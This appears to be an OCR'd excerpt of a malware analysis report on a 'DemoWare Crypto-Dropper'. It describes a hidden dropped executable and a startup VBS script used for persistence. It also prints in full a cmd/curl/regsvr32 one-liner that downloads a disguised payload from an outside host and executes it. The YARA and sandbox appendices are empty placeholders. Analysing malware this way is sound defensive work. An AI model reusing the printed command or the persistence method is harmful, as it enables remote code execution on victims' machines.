
Suspicious executable dropped in a hidden path:
C:\\Users\\dath\\AppData\\Roaming\\Microsoft\\Installer\\{6281E7BD-CA90-46E4-AA39-E47CC0EBBBDA}_5C0F62092F937E664FA4A2.exe

Creates a vbs script file in the startup directory:
C:\Users\dath\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\unzip.vbs
This points to Emergreport.zip, containing a .lnk file that has code to execute. This code finally shows the use of the jpg file under a specific command line:

- ..\..\Windows\System32\cmd.exe /c call %windir%\system32\curl -s -o %appdata%\oneWitch.png consumerfinancereport.local/blog/index/witchABy.jpg && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && %windir%\system32\regsvr32 %appdata%\OneWitch.png

This is how it links to the jpg file; it pulls the file from a website. Seems to be a local website that was spun up and it seems to have checks for making sure the site is still active, sending the output to nul, then carries this over to regsvr32 to register the OneWitch.png file.

Notepad window opens when you restart, indicating persistence and continuous execution of code upon startup.



DemoWare Crypto-Dropper Malware
Oct 2021
v1.0


Rules & Signatures

A full set of YARA rules is included in Appendix A, written only for notely.exe. Appendix B shows the screenshot of running the msi file inside the any.run sandbox. The main executable notely.exe is currently not uploaded to VT.

{Information on specific signatures, i.e. strings, URLs, etc}

Appendices

A. Yara Rules



B. Any.Run Sandbox